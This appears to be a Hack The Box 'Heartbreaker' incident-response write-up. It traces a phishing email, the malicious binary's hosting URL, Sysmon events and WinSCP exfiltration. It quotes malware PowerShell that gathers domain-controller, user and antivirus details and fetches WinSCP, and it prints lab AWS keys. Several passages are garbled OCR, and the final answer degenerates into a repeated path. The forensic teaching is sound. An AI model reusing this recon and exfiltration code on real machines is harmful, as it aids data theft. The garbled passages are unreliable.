
Heartbreaker Challenge

Sherlock Scenario

Delicate situation alert! The customer has just been alerted about concerning reports indicating a potential breach of their database, with information allegedly being circulated on the darknet market. As the Incident Responder, it's your responsibility to get to the bottom of it. Your task is to conduct an investigation into an email received by one of their employees, comprehending the implications, and uncovering any possible connections to the data breach. Focus on examining the artifacts provided by the customer to identify significant events that have occurred on the victim's workstation

The victim received an email from an unidentified sender. What email address was used for the suspicious email?

I searched for any App like Outlook in the user directory and found an OST file



I downloaded "SysTools OST to PST Converter" and opened the OST file.

Then I went to the "Important" folder inside the Inbox and found the emails and 1 email with an $\,$ attachement

From	Subject	То	Sent	Received	Size (KB)
morgan.miller@workmail.com	Temporary Disruption to Your Work Email Access	AshWilliams012100@gmail.com;	3/11/2024 8:56:20 AM	3/11/2024 8:56:20 AM	14
casey.garcia@workmail.com	Performance Review Meeting	AshWilliams012100@gmail.com;	3/12/2024 12:06:53 AM	3/12/2024 12:06:54 AM	15
alex johnson@workmail.com	Update on Loan Tracker Project	AshWilliams012100@gmail.com;	3/12/2024 4:50:54 AM	3/12/2024 4:50:55 AM	14
ImSecretlyYours@proton.me	Fingers crossed you'll notice	Ash Williams <ashwilliams012100@gmail.com>;</ashwilliams012100@gmail.com>	3/13/2024 1:37:12 AM	3/13/2024 1:37:26 AM	674

Path	: \\ASHWILLIAMS012100@GMAIL.COM.OST\IPMRoot\Root - Mailbox\IPM SUBTREE\Gmail\Important\	Date Time : 3/13/2024 1:37:12 AM
From	: It's MedimsecretlyYours@proton.meb	
То	: Ash Williams <ashwilliams012100@gmail.com></ashwilliams012100@gmail.com>	
Cc		
Всс		
Subject	: Fingers crossed you'll notice	
Attachment(s	: 🔊 4YourEyesOnly.tiff	

In a world where we often rush through everything, I believe in the beauty of taking things slow, cherishing each moment like a scene from a timeless tale. So, if you're open to it, I'd love for us to meet up after hours

I've arranged for a rendezvous at a private membership club, where we can enjoy a bit of privacy and exclusivity. I've attached the map for your convenience

To gain entry, you'll need a digital membership card for entry, accessible here. Just a friendly heads up, there's a time limit before you can download it here, so it's best to grab it sooner rather than waiting too long.

Counting on seeing you there later

Answer: ImSecretlyYours@proton.me

It appears there's a link within the email. Can you provide the complete URL where the malicious binary file was hosted?

Hope you're doing great when you see this. I'm reaching out because there's something I've been wanting to share with you. You know that feeling when you've been admiring someone from afair, but hesitated to take the next step? That's been me lately, but I've decided it's time to change that. In a world where we often rush through everything, I believe in the beauty of taking things slow, cherishing each moment like a scene from a timeless tale. So, if you're open to it, if dlove for us to meet up after hours. To gain entry, you'll need a digital membership card for entry, accessible here. Just a friendly heads up, there's a time limit before you can do grab it sooner rather than waiting too long. Counting on seeing you there later Open in new window Copy shortcut Add to favorites... Properties

Answer: http://44.206.187.144:9000/Superstar_MemberCard.tiff.exe

The threat actor managed to identify the victim's AWS credentials. From which file type did the threat actor extract these credentials?

By thinking how the attacker will find the credentials if they only exist in the mail I thought if the user was compromised by the Phishing attachment so he probably extract the credentials from the OST files

Answer: .ost

Provide the actual IAM credentials of the victim found within the artifacts.

Inside the OST file in the "Drafts" tab

Access key ID,Secret access key AKIA52GPOBQCK73P2PXL, OFqG/yLZYaudty0Rma6arxVuHFTGQuM6St8SWySj

Answer: AKIA52GPOBQCK73P2PXL:OFqG/yLZYaudty0Rma6arxVuHFTGQuM6St8SWySj

When (UTC) was the malicious binary activated on the victim's workstation?

Checked the Sysmon logs and filtered for event ID 1 and the name of the binary Superstar_MemberCard.tiff.exe

> Task Opcode 0

0x8000000000000000 Keywords

- TimeCreated

[SystemTime] 2024-03-13T10:45:02.2132658Z

EventRecordID 5415

1
Medium
SHA1=6256F6730E1CD180D3F98D1D48EA4CCCDFC2A806,MD5=ACE3E42D95E589007447638DE9888069,SHA256=
120AA341118B548B3DCBAD42305663E44E7E6C3842F015CCCB8E6564D9DF03EA3,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
(8b118f18-7f0e-65f1-5800-000000000990)

3896 C:\Windows\explorer.exe

Answer: 2024-03-13 10:45:02

Following the download and execution of the binary file, the victim attempted to search for specific keywords on the internet. What were those keywords?

First, I tried to use DB Browser on the History of the edge and I didn't find anything. Then I saw the Mozilla folder and also found some connections in the Sysmon which the user was downloaded the attachment from Mozilla Inside the Mozilla Firefox folder I opened the "formhistory.sqlite"

id	fieldname	value	timesUsed	firstUsed	lastUsed	guid
Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	searchbar-history	how long to fix email database	1	1710227091485000	1710227091485000	1VsKRas6QdikEmGQ
2	searchbar-history	exchange mailbx database recovery how long do	1	1710227178295000	1710227178295000	IqvUlbwUQ0uI5etq
3	searchbar-history	youtube	1	1710326630063000	1710326630063000	iPp9z0YjRUaCg5Fj
4	searchbar-history	Superstar cafe membership	1	1710326777474000	1710326777474000	PUX8Fu6dT0izuLO+
5	searchbar-history	what to wear to impress date	1	1710326886117000	1710326886117000	e4BR3vGUQ02SQ2JG

Answer: Superstar cafe membership

At what time (UTC) did the binary successfully send an identical malicious email from the victim's machine to all the contacts?

I used the SysTools tool again to check this and searched in the Sent items the time

□ □ Ø	From	Subject	То	Sent
	ashwilliams012100@gmail.com	Temporary Email Address for Communication	peyton.davis@workmail.com; casey.garcia@workmail.com; alex.johnson@workmail.com	3/11/2024 10:12:23 AM
	ashwilliams012100@gmail.com	RE: Performance Review Meeting	'casey garcia' <casey.garcia@workmail.com>;</casey.garcia@workmail.com>	3/12/2024 12:11:14 AM
	ashwillams012100@gmail.com	RE: Update on Loan Tracker Project	'Alex Johnson' <alex.johnson@workmail.com>;</alex.johnson@workmail.com>	3/12/2024 4:54:43 AM
	ashwilliams012100@gmail.com	Proposal for Data Quality Improvement Initiative	'Alex Johnson' <alex.johnson@workmail.com>;</alex.johnson@workmail.com>	3/13/2024 12:14:50 AM
	ashwilliams012100@gmail.com	Fingers crossed you'll notice	Ash Williams	3/13/2024 3:47:51 AM

Then Inside the Message Header I saw another timestamp Judget: ringers crosses 90 u in notice. Date: Wed, 13 Mar 2024 104-1751 - 0000 Message-ID- 0000014 (47533 56990 in 05cccd15a05@gmail.com>Message-ID- 0000014 (47533 56990 in 05cccd15a05@gmail.com>Message-ID- 0000014 (47535 56990 in 05cccd15a05@gmail.com>Message-ID- 000014 (47535 56990 in 05cccd15a05@gmail.com)

Message-ID- 000014 (47535 56990 in 05cccd15a05@gmail.com)

Then I asked the ChatGPT what is the UTC

Answer: 2024-03-13 10:47:51

Task 8:

How many recipients were targeted by the distribution of the said email excluding the victim's email account?

Inside the MIME tab from the email there is all the recipients



I copied and paste it to ChatGPT to count for me how many are they



Answer: 58

Task 9

Which legitimate program was utilized to obtain details regarding the domain controller?

This answer I found from the first challenge which called "Heartbreaker-Continuum" The last challenge was a malware analysis given the same malware. So after analyzed the malware I had the code

```
$currentUser | Out-File -FilePath (Join-Path $targetDir 'username.txt') -Force
nltest /dsgetdc:$env:USERDOMAIN 2>$null | Out-File -FilePath (Join-Path $targetDir 'DCinfo.txt') -Force
Get-WmiObject -Class Win32_UserAccount | Out-File -FilePath (Join-Path $targetDir 'localusers.txt') -Force
wmic /NAMESPACE:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value 2>$null | Out-File -FilePath (Join-Path $targetDir 'AVinfo.txt') -Forc
```

Just for the practice, I searched in Sysmon "nltest" without event ID and the results was with event ID10 which is

"Process Access" Description

The description for Event ID (10) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

/316 C:\Windows\system32\nitest.exe 0x1fffff

Answer: nltest.exe

Task 10:

Specify the domain (including sub-domain if applicable) that was used to download the tool for exfiltration

Same as task 9. I already have the code from the malware

\$wZipUrl = "https://us.softradar.com/static/products/winscp-portable/distr/0/winscp-portable_softradar-com.zip"
\$wZipFile = "\$targetDir\WinSCP.zip"
\$wExtractPath = "C:\Users\Public\HelpDesk-Tools"

Just for the practice, the way to find this answer is to search for event ID 22 in Sysmon which is a DNS I filtered event ID 22 with the name of the binary Superstar_MemberCard.tiff.exe

The description for Event ID (22) in Source (Microsoft-Windows-Sysmon) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

2024-03-13 10:45:20.904 {Bb118f18-83ae-65f1-8903-000000000900} 7252 us.softradar.com ::ffff:104-26:11.119:::ffff:172.67.69.160;::ffff:104.26.10.119; C\Users\ash.willams\Downloads\Superstar.MemberCard.tiff.exe

Answer: us.softradar.com

Task 11:

The threat actor attempted to conceal the tool to elude suspicion. Can you specify the name of the folder used to store and hide the file transfer program?

In the Sysmon event ID 1 I found some path after saw the WinSCP

winscp.exe
"C:\Users\Public\HelpDesk-Tools\WinSCP.exe" /console=5.15.3 /consoleinstance=_7984_616 "/script=C:\Users\Public\HelpDesk-Tools\mintenanceScript.bt"
C\Users\sh.willams\Downloads\
WORK\ash.willams
{\begin{align*}
481.18f18-7f0a-65f1-0dda-0500000000000}
0x5da0d
}

Medium


Answer: HelpDesk-Tools


Task 12:

Under which MITRE ATT&CK technique does the action described in question #11 fall?

I asked the ChatGPT







Answer: Masquerading

Task 13:

Can you determine the minimum number of files that were compressed before they were extracted?

Task 13

Can you determine the minimum number of files that were compressed before they were extracted?

I used chainsaw again. With the command /target/release/chainsaw search --skip-errors 'Superstar_NemberCard_tiff.exe' _./htb/C/ | grep TargetFilename > files.txt, I first searched for all occurrences of the Superstar_MemberCard_tiff.exe file, then used grep to list only those files that the attacker interacted with. After gathering all the files in one place, it was enough to count those that had value for the attacker. I excluded all exe, ps1, tiff files, and discarded the HelpTools directory, as it was used by the attacker to place tools, as well as the zip file that was used by the attacker for file transfers (Fig. 12).


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Answer: 26

Task 14:

To exfiltrate data from the victim's workstation, the binary executed a command. Can you provide the complete command used for this action?

I saw a lot of events related to WinSCP, also from the last challenge when I had the code of the malware. I searched in Sysmon for WinSCP and found the arguments



 $Answer: "C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\Public\HelpDesk-Tools\WinSCP.com"/script="C:\Users\WinSCP.com"/script="C$